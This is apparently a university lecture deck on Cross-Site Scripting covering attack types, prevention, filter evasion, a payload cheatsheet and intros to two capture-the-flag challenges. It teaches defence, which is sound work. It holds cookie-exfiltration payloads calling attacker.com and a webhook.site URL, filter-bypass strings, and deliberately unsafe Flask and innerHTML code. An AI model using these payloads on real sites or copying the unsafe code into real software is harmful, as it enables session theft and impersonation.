Luiss
Libera Università Internazionale
degli Studi Sociali Guido Carli


Cross Site Scripting (XSS)

Data Privacy and Security

Data Science and Management (DASMA)

LUISS

XSS in a Nutshell



What is a XSS Vulnerability?

XSS (Cross-Site Scripting) is a vulnerability where an attacker **tricks a website into running their code in another user's browser**.

It works in three steps:

- The attacker **injects HTML or JavaScript** into the website (e.g. via a comment, search box, or URL parameter)
- The website **shows that content to other users**
- The victim's browser **runs it** (because it can't tell attacker code from legitimate site code)

Why it matters: the attacker's code runs **as the victim** on that site → it can steal their session cookie, perform actions on their behalf, or modify what they see.

XSS Example: the Attack

Goal: steal the victim's session cookie

1. A user logs into a website → the browser stores a session cookie
2. An attacker **injects** malicious code into the page
3. When the victim visits the page:
   - The code runs in their browser
   - The code **sends their cookie to the attacker's server**
4. The attacker can now impersonate the victim (log in as them by using the stolen cookie)

XSS Example: the Payload

Payload used by the attacker:

```
<script>
fetch("https://attacker.com/steal?cookie=" + document.cookie);
</script>
```

- script tags are used to tell the browser the following is JavaScript to execute
- `fetch()`: sends a request to a server
- `https://attacker.com/...`: attacker's server receiving the stolen data
- `document.cookie`: the user's cookies (session data)

> When this run on the victim's browser, it reads their session cookie and sends it to the attacker.

Types of XSS

XSS is classified into three types, based on **how the payload reaches the victim's browser**:

- **Reflected** - Input comes from the request (e.g., a link)
- **Stored** - Input is saved on the server (e.g., database)
- **DOM-based** - Happens entirely in the browser


Reflected XSS

> In reflected XSS, the malicious payload **travels in the URL** itself - the server reflects it back into the page, and the browser runs it.

- **The bug**: the site inserts data from the HTTP request into the page without sanitization
- **The delivery**: the victim is tricked into visiting a crafted URL (phishing, redirecting, ...)
- **The impact**: the script can alter the page, steal session cookies, or leak sensitive data

Key property: the payload isn't stored anywhere - it exists only in the single crafted request.

Reflected XSS Example (1)



Reflected XSS Example (2)

Stored XSS

In stored XSS, the malicious payload is **saved on the server and served** to every user who loads the affected page, turning one injection into many victims.

- **The bug**: the site stores user-submitted content and later renders it without sanitization
- **The delivery**: the attacker plants the payload once (e.g., as a forum comment, blog post, or profile field); every visitor to that page runs it automatically
- **The impact**: same as reflected, but affecting every visitor


Key property: one injection, many victims; The payload persists and fires for everyone who loads the page.

Stored XSS Example (1)


The message sent by the attacker is permanently stored (e.g., in a database)

POST /thread/1
Host: forum.com

msg=<SCRIPT>alert(1)
</SCRIPT>



Stored XSS Example (2)



DOM-based XSS

> In DOM-based XSS, the page's **own JavaScript takes attacker-controlled data** and uses it unsafely e.g., by inserting it directly into the page as HTML, or passing it to a function that runs code.

- **The bug**: the site's JavaScript reads untrusted input and uses it in a dangerous way, without sanitization
- **The delivery**: same as reflected i.e., the victim is tricked into visiting a crafted URL
- **The impact**: same as any XSS i.e., page manipulation, cookie theft, ...

Key property: the payload may never reach the server → server-side defenses can't see it or block it.

Reflected vs DOM-based

Both examples: user searches for something, the page shows *"You searched for: …"*.

- Attacker's URL: `site.com/search?q=<script>alert(1)</script>`

REFLECTED: the server builds the HTML

```python
@app.route("/search")
def search():
    q = request.args.get("q")
    return f"You searched for: {q}"    # ← unsafe
```

- The server takes q from the URL and pastes it directly into the HTML it sends back.
- The browser receives a page that **already contains** `<script>alert(1)</script>` and runs it.

Reflected vs DOM-based

DOM-based: the browser's JavaScript builds the HTML

```
const q = new URLSearchParams(location.search).get("q");
//unsafe:
document.getElementById("out").innerHTML = "You searched for: " + q;
```

- The server sends the same HTML to everyone, without ever receiving the payload.
- The page's own JavaScript reads q from the URL and injects it into the DOM.

The difference: in reflected XSS the **server** is vulnerable (it built bad HTML); In DOM-based XSS the **client-side JavaScript** is vulnerable (the server is innocent).

Comparing the Three Types

	Reflected	Stored	DOM-based
Where the payload lives	In the URL	On the server	In the URL
Who processes it	Server	Server	Browser (page's JS)
Who is the victim	One user per link	Every visitor to the page	One user per link
Needs social engineering?	Yes (click the link)	No (just visit the page)	Yes (click the link)
Server sees the payload?	Yes	Yes	Not necessarily

XSS Prevention

Core rule: **never insert untrusted input into a page as-is**; It must be encoded or sanitized first, based on *where* it's being inserted (the rules differ for HTML body, attributes, JavaScript, URLs, and CSS).

- **Don't escape manually**: it's easy to get wrong, and the correct encoding depends on context
- **Use dedicated libraries**: OWASP ESAPI, Microsoft AntiXSS, DOMPurify (client-side)
- **Prefer templating engines with auto-escaping built in:** Jinja (Python), Mustache/Smarty (PHP), ERB (Ruby), ...
- **Against DOM-based XSS:** use **Trusted Types**, a browser feature that forces inputs to pass through a sanitizer

Key idea: escaping is **context-sensitive** i.e., the same input needs different treatment inside `<p>…</p>` vs. inside `<img src="…">` vs. inside `<script>…</script>`.

Evading XSS Filters (1)

> Naive filters try to block dangerous strings…but attackers can work around them.

Trick 1: recursion bypass

Suppose a filter strips `<script` from input:

- `<script src="…">` → `src="…"` ✓ (filter worked)
- `<scr<scriptipt src="…">` → `<script src="…">` ✗ (filter *created* the payload)

Fix: the filter must loop until nothing changes.

Evading XSS Filters (2)

Trick 2: `<script>` isn't required

XSS doesn't need a `<script>` tag; Any HTML that can run JS will do.

If the site injects input into an attribute:

```
<a href="INJECTION_HERE">
```

Attacker sends: `#" onclick="alert(1)`:

```
<a href="#" onclick="alert(1)">
```

Clicking the link runs the attacker's code; Works without having to rely on script tags!

Takeaway: blocklists don't work; Encode/escape properly instead.

Evading XSS Filters (3)

Trick 3: wrong-context encoding

Encoding < and > stops HTML injection e.g., < gets encoded as < (or `\x3C`), so `<script>` can never become a real tag.

- This only helps if the input actually lands in HTML.
- If it lands inside a JavaScript string, you don't need tags to execute malicious code...

If the site inserts input into a JS string like this:

```
const input = "INJECTION_HERE";
```

Attacker sends: `"; alert(1); //` to escape it:

```
const input = ""; alert(1); //";
```

The " closes the string, `alert(1)` runs as code, and `//` comments out the leftover syntax.

Takeaway: escaping must match the context where input is inserted.

JavaScript Cheatsheet


Method / Property	What it does	Category
document.cookie	gets the user's cookies	Get
document.body.innerHTML	reads or modifies page content	Get/Execute
localStorage.getItem()	reads stored data	Get
fetch()	sends data to a server	Send
new Image().src	sends data via an image request	Send
eval()	executes JavaScript from a string	Execute
element.innerHTML	injects HTML into the page	Execute

Example payloads:

- **Steal cookies:** `<script>fetch("https://attacker.com?c=" + document.cookie)</script>`
- **Send data via image:** `<img src="x" onerror="fetch('https://attacker.com?c='+document.cookie)">`
- **Redirect user:** `<script>window.location = "https://attacker.com"</script>`
- **Basic test:** `<script>alert(1)</script>`

Webhook

https://webhook.site/



Webhook

What is webhook.site?

- It is a tool that gives you a **temporary URL**
- It lets you **see HTTP requests sent to that URL in real time**

Why is it useful?

- It acts like a **request catcher** so you can inspect traffic
- Helps **visualize what data** a browser sends (cookies, headers, ...)


Example payload:

```
<script>fetch("https://webhook.site/2f64f621-ade5-4d71-a019-e3200cef69d1?c=" +
document.cookie)</script>
```

CookieWorldOrder

Web Challenge 14

CookieWorldOrder - Reconnaissance




What can we observe? The challenge...

- presents a chat interface where the user can exchange messages with another user;
- messages sent by the user are reflected back into the page.

Pasteurize

Web Challenge 15

Pasteurize - Reconnaissance



What can we observe? The challenge...

- presents a note-taking interface where users can submit text and receive a shareable link to the note;
- after submitting, the note is displayed at `/note/<id>` with a Report button to share it with the admin.